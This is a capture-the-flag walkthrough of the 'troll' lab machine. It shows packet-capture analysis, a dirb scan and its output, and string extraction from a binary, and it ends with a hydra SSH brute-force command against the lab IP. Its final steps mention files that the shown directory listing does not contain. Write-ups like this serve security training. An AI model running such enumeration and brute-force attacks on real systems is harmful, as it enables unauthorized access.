
Great now from the tcp stream we found there is a file names secret_stuff.txt. We tried to figure out were this file would be located. Turned out be a rabbit hole so went on to analyze the tcpsream and from checking carefully got to know there is two streams. let's see the second stream




```
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P

Sucks, you were so close... gotta TRY HARDER!
```

Wireshark · Follow TCP Stream (tcp.stream eq 2) · lol.pcap
Entire conversation (147 bytes)
Show and save data as ASCII
Find Next
Filter Out This Stream
Print
Save as...
Back
Close

Great they gave us a hint sup3rs3cr3tdirlol which might be useful to us in further enumeration. Now let's explore port 80
http://192.168.56.173




The page just had a img file present. let's do a directory scan to find other directories present in the webpage
dirb http://192.168.56.173



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug  7 12:46:15 2020
URL_BASE: http://192.168.56.173/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.173/ ----
+ http://192.168.56.173/index.html (CODE:200|SIZE:36)
+ http://192.168.56.173/robots.txt (CODE:200|SIZE:31)
==> DIRECTORY: http://192.168.56.173/secret/
+ http://192.168.56.173/server-status (CODE:403|SIZE:294)

---- Entering directory: http://192.168.56.173/secret/ ----
+ http://192.168.56.173/secret/index.html (CODE:200|SIZE:37)

-----------------
END_TIME: Fri Aug  7 12:46:18 2020
DOWNLOADED: 9224 - FOUND: 4
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $
```

We got two files. From robots.txt it was mentioning of another directory named secret. let's check it .

Another rabbit hole. This might be the reason the machine is named troll.
Now after checking out a lot came to know that we actually had previously got a information from wireshark let's try it.



Index of /sup3rs3cr3tdirlol

Name Last mod

Parent Directory
roflmao 2014-08-11

Apache/2.4.7 (Ubuntu) Server

Opening roflmao

You have chosen to open:


roflmao

which is: application/octet-stream (7.1 KB)
from: http://192.168.56.173

Would you like to save this file?


Cancel Save File

Ok now from this we got another executable file named roflamao. when carefully looked into the file it had a hidden information.



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $ls
dirb.png  http.png                     lol.pcap          nmap.png  roflmao                wireshark.png      wiresharktcpstream.png
ftp.png   httpsecretfromrobots.txt.png netdiscover.png  notes     sup3rs3cr3tdirlol.png  wiresharktcp2.png
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.
6.24, BuildID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $ls -l roflmao
-rw-r--r-- 1 baz baz 7296 Aug  7 12:46 roflmao
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $strings roflmao | head
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
┌─[baz@parrot]─[~/comp ctf walkthroughs/troll]
└──╼ $
```

It was mentioning of some address. And finally after some more enumeration understood this was a directory. Let's open and see the contents present.


Index of /0x0856BF/good_luck


Name	Last modified	Size	Description
Parent Directory		-	
which_one_lol.txt	2014-08-09 23:32	109	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.173 Port 80

Exploitation


now we got two files one named Pass.txt which was actually empty so it might be the password.I opened both sub-directories and /good-luck looks interesting to me as it called a lol.txt file which contains a wordlist and might be this could be useful in conducting the brute force attack against ssh login. Also, the folder /this_folder_contains_the_password gave hint “Pass.txt” could be a possible password.

Then we copied lol.txt wordlist into a text file and saved as dict.txt for username (remove 5th line while pasting the content of lol.txt into dict.txt). Since we have username dictionary file and also well aware from password let’s lunch brute-force attack for ssh login and for this you can use the following command.
let's use hydra to bruteforce this wordlist.
sudo hydra -L users -p Pass.txt ssh://192.168.56.173



